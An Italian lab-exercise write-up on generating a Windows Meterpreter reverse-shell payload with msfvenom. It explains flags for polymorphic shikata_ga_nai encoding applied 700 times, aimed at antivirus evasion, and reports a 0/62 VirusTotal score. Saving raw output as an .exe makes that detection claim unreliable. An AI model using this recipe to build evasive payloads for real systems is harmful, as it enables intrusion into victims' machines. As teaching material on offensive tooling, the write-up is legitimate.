ESERCIZIO MALWARE / MSFVENOM

Introduzione

L'obiettivo di questo esercizio è stato quello di creare un malware utilizzando **MsfVenom**, uno strumento potente per generare payload malevoli. L'accento è stato posto sulla creazione di un malware meno rilevabile rispetto a quelli analizzati in precedenza. Questo è stato ottenuto attraverso tecniche di offuscazione e polimorfismo, che rendono il malware più difficile da identificare da parte dei software antivirus. Introduciamo il discorso del **Malware**, "malicious software", che è un termine generico che si riferisce a qualsiasi software progettato per danneggiare o prendere il controllo di un sistema informatico, possono rubare informazioni sensibili, spiare gli utenti, e causare danni finanziari o operativi.

Preparazione ambiente virtuale

È fondamentale lavorare in un ambiente sicuro e isolato, come una macchina virtuale, per prevenire danni al sistema principale. Questo approccio consente di testare il malware senza rischi per i dati o il sistema operativo.

Generazione malware


- **-p windows/meterpreter/reverse_tcp**: specifica il payload da utilizzare, in questo caso una reverse shell di Meterpreter.
- **LPORT=5959**: specifica la porta sulla quale il payload ascolterà.
- **-a x86 --platform windows**: definisce l'architettura e la piattaforma del payload.
- **-e x86/shikata_ga_nai**: applica un encoder per offuscare il payload, rendendolo meno rilevabile.
- **-i 700**: indica il numero di volte che l'encoder deve essere applicato.
- **-f raw**: specifica il formato di output.
- **-o polimorficommm6.exe**: definisce il nome del file eseguibile generato.

Considerazioni

- shikata_ga_nai è un encoder noto per la sua efficacia nell'offuscare il codice, rendendolo più difficile da analizzare e rilevare da parte degli antivirus.
- -i 700: Questa opzione indica il numero di volte che l'encoder shikata_ga_nai viene applicato. Più alto è il numero, più offuscato diventa il payload.
- x86 è un'architettura di set di istruzioni per computer a 32 bit.
- Raw specifica il formato di output del payload. significa che il payload verrà generato in un formato grezzo, senza un formato specifico.
- Payload polimorfo è un tipo di codice dannoso progettato per modificare la propria struttura al fine di evitare il rilevamento da parte dei software antivirus e dei sistemi di sicurezza. In pratica, questo tipo di payload cambia la sua forma ogni volta che viene eseguito, ma mantiene invariata la sua funzionalità.

Migliorare la non rilevabilità

Dopo aver generato il file eseguibile, è stato caricato su **VirusTotal**, che è un servizio online che offre un'analisi gratuita di file e URL per identificare la presenza di virus, malware e altre minacce informatiche. dove ha ottenuto un punteggio di 0/62, indicando che non è stato rilevato da nessun antivirus. Questo è un buon segno della sua offuscazione.



Conclusione

Questo esercizio ha dimostrato come l'utilizzo di strumenti come msfvenom permette di generare payload malevoli con un alto livello di offuscamento, rendendoli difficili da rilevare dai software antivirus